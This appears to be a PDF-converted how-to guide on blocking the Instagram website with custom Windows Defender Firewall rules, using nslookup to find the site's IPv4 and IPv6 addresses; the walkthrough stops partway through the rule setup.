
Note: Standalone application might be any application which has been installed in your Laptop.

➡ STEPS for blocking the Instagram web application:-


- Open any browser and search Instagram website.




- For blocking this Instagram webpage first open search bar and type Windows Defender Firewall with Advanced Security.
- next we have to set 2 new rules i.e. 1 inbound rule and another outbound rule for blocking the web application.




**Select new rule in actions otherwise right click on the inbound rule and select new rule.




In rule type: select custom and click on next.



Click on next without making any changes.




Now we get the scope page. here select “These IP address” in the customize the interphase types to which this rule apply settings.



Click on next without making any changes.

Now we get the scope page. here select “These IP address” in the customize the interphase types to which this rule apply settings.



Now click on Add.

Here we have to give the IP address of Instagram.

For getting the IP address of Instagram open command prompt and type the command “nslookup Instagram.com”.

```

Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.


C:\Users\Dellynslookup instagram.com
Server: UnKnown
Address: 2401:4900:50:9::76

Non-authoritative answer:
Name: instagram.com
Addresses: 2a03:2880:f237:e5:face:b00c:0:4420
          163.70.140.174


C:\Users\Dellyn>
  
```

Here we get the IPv6 and IPv4 address of Instagram.


Now copy this IPv6 address and paste it in “This IP address or subnet”. In the windows defender firewall with advanced security.and click on ok.




Again click on add and do the same procedure for IPv4 .




Click on ok.





Click on next.

